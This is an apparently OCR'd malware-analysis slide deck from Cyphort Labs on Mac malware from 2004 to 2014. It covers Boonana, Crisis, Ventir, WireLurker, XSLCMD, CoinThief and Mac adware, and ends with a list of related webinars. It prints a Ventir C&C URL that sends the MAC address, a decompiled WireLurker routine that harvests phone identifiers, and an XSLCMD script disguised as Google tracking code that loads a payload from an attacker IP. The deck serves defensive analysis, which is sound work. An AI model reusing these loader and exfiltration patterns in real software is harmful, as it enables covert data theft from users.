
Cyphort In-the-Wild Mac Stats



Cyphort Labs data

Apple, Facebook Breached by Mac Malware

After analyzing the compromised website where the attack originated, we found it was using a "zero-day" (previously unseen) exploit to bypass the Java sandbox (built-in protections) to install the malware. We immediately reported the exploit to Oracle, and they confirmed our findings and provided a patch on February 1, 2013, that addresses this vulnerability.



MAC MALWARE

Mac Malware Timeline

2014	Careto, Mask, Appetite
2014	**CoinThief**
2014	**Laoshu**
2014	**Ventir**
2014	**XSLCMD aka Belfibod**
2014	**Wirelurker**
2013	Pintsized
2013	Kitmos
2013	Icefog
2013	Hackback
2013	CallMe
2013	Leverage
2012	Sabpab
2012	Rubilyn
2012	Maccontrol
2012	Lamadai
2012	Dockster
2012	**Crisis/Morcut/Da Vinci**
2011	Tsunami/Kaiten
2011	Imuler/Revir
2011	Olyx
2011	MacDefender
2011	**Flashback**
2011	Devilrobber (Miner)
2011	Blackhole/DarkComet
2010	HellRaiser
2010	OpinionSpy
2010	**Boonana / Koobface**
2009	Tored
2009	Krowi / IWork
2008	MacSweep
2008	Imunizator
2008	Lamzev
2007	Puper (RSPlug, Jahlav)
2006	Inqtana
2006	Leap
2004	Opener/Renepo

Boonana - 2010

Sent

Search Messages

Mark as Unread | Report Spam | Delete

Select: All, Read, None

Alice[redacted] October 25 at 1:35am	IMPORTANT! PLEASE READ Hi Alice [redacted]. As you are on my friends list you should see my private vi...
Carrie[redacted] October 25 at 1:32am	IMPORTANT! PLEASE READ Hi Carrie[redacted]. Is this you in this video here : hoklane.netau.net
Peter[redacted] October 25 at 1:29am	IMPORTANT! PLEASE READ Hi Peter[redacted] As you are on my friends list you should see my private vide...
Trudy [redacted] October 25 at 1:28am	IMPORTANT! PLEASE READ Hi Trudy[redacted]. Is this you in this video here : hoklane.netau.net
Wil[redacted] October 25 at 1:25am	IMPORTANT! PLEASE READ Hi Wil[redacted] As you are on my friends list you should see my private video...
Amy[redacted] October 25 at 1:23am	IMPORTANT! PLEASE READ Hi Amy [redacted]. Please visit this link for some private videos of me : hokl...

Flashback - 2011




Image by Amanda Stewart, MirCon2014

Crisis

- Objective-C used to code OSX.Crisis (2012)
- Rootkit used by governments during targeted attacks
- Collects audio, pictures, screenshots, keystrokes
- Reports everything to a remote server
- Known to be delivered through grey market exploits

Ventir

- **Ventir** contains a keylogger, Trojan and a backdoor
- Discovered in October 2014.
- Similar to OSX/Crisis malware

Ventir

EventMonitor

kext.tar

Keymap.plist

libweb.db

reweb

update

updated

Ventir

C&C server:

- http://220.175.13.250:82

It issues an HTTP GET request in the following format:

- http://220.175.13.250:82/macsql.php?mode=getcmd&key=1000&udid={MAC ADDRESS}

WireLurker

- 467 OS X applications on the Maiyadi App Store
- 356,104 downloads
- Attacks iOS devices through OS X via USB and to install third-party applications on non-jailbroken iOS devices through enterprise provisioning

WireLurker

WIRELURKER INFECTED APPLICATION	NUMBER OF DOWNLOADS
The Sims 3	42,110
International Snooker 2012	22,353
Pro Evolution Soccer 2014	20,800
Bejeweled 3	19,016
Angry Birds	14,009
Spider 3	12,745
NBA 2K13	11,113
GRID	10,820
Battlefield: Bad Company 2	8,065
Two Worlds II Game of the Year Edition	6,451

WireLurker

This is the part of WireLurker that scrapes phone number, serial number, and your iiTunes Store ID from your phone.

```
33  LODWORD(v2) = getdeviceinfo(a1, 0LL, "SerialNumber");
34  v3 = v2;
35  LODWORD(v4) = getdeviceinfo(a1, 0LL, "PhoneNumber");
36  v5 = v4;
37  LODWORD(v6) = getdeviceinfo(a1, 0LL, "ModelNumber");
38  v7 = v6;
39  LODWORD(v8) = getdeviceinfo(a1, 0LL, "ProductVersion");
40  v9 = v8;
41  v10 = v8;
42  LODWORD(v11) = getdeviceinfo(a1, 0LL, "ProductType");
43  v12 = v11;
44  v13 = v11;
45  LODWORD(v14) = getdeviceinfo(a1, "com.apple.itunesstored", "AppleID");
46  v15 = v14;
47  v16 = v14;
48  v17 = GetHardwareSerialNumber();
```

XSLCMD

- Discovered in 2014
- Ported OSX version of XSLCmd windows malware
- By “GREF”

```
<!--- Google Tracking Code --->

<script type="text/javascript">

var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." :
"http://");

document.write(unescape("%3Cscript src='" + gaJsHost +
"180.149.252.181/wiki/tiwiki.ashx' type='text/javascript'%3E%3C/script%3E"));

```

XSLCMD Capabilities

- Creates a remote shell
- Updates the configuration
- Traverses file systems
- Downloads files
- Creates new processes
- Captures screenshots
- Logs keystrokes
- Steals document files
- Lists applications
- Collects system information

Laoshu


- Takes screenshots once a minute
- Signed with a trusted certificate of the developer
- Looks like the virus writers were planning on uploading it to the App Store

CoinThief

- First bitcoin-stealing malware for OS X
- Disguises itself as a few open source bitcoin utilities
- Install a malicious browser extension and/or a patched version of bitcoin-qt (an open source utility for mining bitcoins)

Mac Malware Trends

- Decoys (Show image while run in the background)
  - .App disguised as a JPEG
- Primary focus is on Data Theft
  - – Key logging
  - – Screen Shots
  - – User information
- Adware is very popular
- Backdoors and Rootkits are rare but mainly used in targeted attacks



MAC ADWARE

Toolbar OSX.Conduit


- MD5: dc982d1f0415682e2735d45e83dff17e

- Toolbar, browser hijacker and data stealer
- OSX is not immune – Safari is just as much a target as Windows based browsers

```
                                        ; DATA XREF: __objc_const:000000010009EAA8↓o
    push    rbp
    mov     rbp, rsp
    call    _NSHomeDirectory
    mov     rsi, cs:off_1000A3290
    lea     rdx, cfstr_LibrarySafar_1 ; "/Library/Safari/Extensions/Extensions.plist"
    mov     rdi, rax
    pop     rbp
    jmp     cs:_objc_msgSend_ptr
ils_safariExtensionsPlistPath_ endp
```

OSX – Genieo

- MD5: 11f085fdfca46a4b446760a0e68dc2c3
- Browser Hijacker



Secure Your Mac: XProtect

Secure Your Mac: GateKeeper

Mac Tools

- "**File**" command - simple way to check architecture
- **dtrace** - comprehensive dynamic tracing framework
- **otool** - The otool command displays specified parts of object files or libraries.
- **IdaPro** - disassembler
- **dmg2img** - convert DMG files into the standard disk image format, IMG

Watch out for these Executable Filetypes

- DMG (App within a HFS container or “disk image”)
- PKG (App within a XAR container and package installer)
- Mach-O (Binary equivalent to a Windows EXE)

```
/* Constant for the magic field of the mach_header (32-bit architectures) */
#define MH_MAGIC        0xfeedface      /* the mach magic number */
#define MH_CIGAM        0xcefaedfe      /* NXSwapInt(MH_MAGIC) */
```

- AppleScripts (Used for Apple inter-application communication)
- Perl/Python/Bash Scripts
- Bourne-again Shell Scripts (Used in BSD based systems)
- Extensions (Safari, Chrome, FireFox)

Summary

- Mac share in the enterprise is growing
- Users have a false sense of security
- Some APT attacks added Mac-modules
- Mac Adware is prevalent
- Criminals will take advantage of the increasing popularity of Mac
- Mac Malware is a real threat and cannot be ignored

Thank You!

Twitter: @belogor

Previous MMW slides on

http://cyphort.com/labs/malwares-wanted/

CYPHORT
Advanced Malware Defense

Products Resources Labs Support

Cyphort Labs | Blog | Malware's Most Wanted | File Scan

MMW Archive

Anti-Malware Sandbox Techniques

October 2014

Malware writers are well aware of sandboxing, a popular way to detect brand new unknown malware by its behavior, and make code that infects the intended victim but has no malicious behavior in a sandbox. This MMW webinar demos specific ways how malware detects and hides from sandboxes including environmental check, stalling code, sleeps, hook detection and click triggers. Access recording and slides.

Backoff POS Malware–Bringing Criminals to Where the Money Is

September 2014

More than 1,000 US businesses have been infected this Trojan program designed specifically to steal credit and debit card data from point-of-sale (POS) systems. In this webinar, we share our analysis of the Backoff point-of-sale malware and discuss some best practices for retail stores to better protect themselves from such malware. View Recording, View Slides.

Zberp: The Financial Trojan

August 2014

Zbot + Carberp = Zberp, an online banking trojan that is reported to have impacted 450 financial institutions around the world in the first month since discovery. In addition to its malicious capabilities, the Zberp Trojan uses a combination of evasion techniques that it inherited from both the Zeus, also known as Zbot, and Carberp. Add in the 'invisible persistence' feature and you have one nasty piece of malware.
In this MMW we deep dive into Zberp, covering its lifecycle, key features and mitigation. View Recording, View Slides.

NightHunter A Massive Campaign to Steal Credentials Revealed

Cyphort Labs Malware's Most Wanted Series

MMW

Discover. Dissect. Destroy.

CYPHORT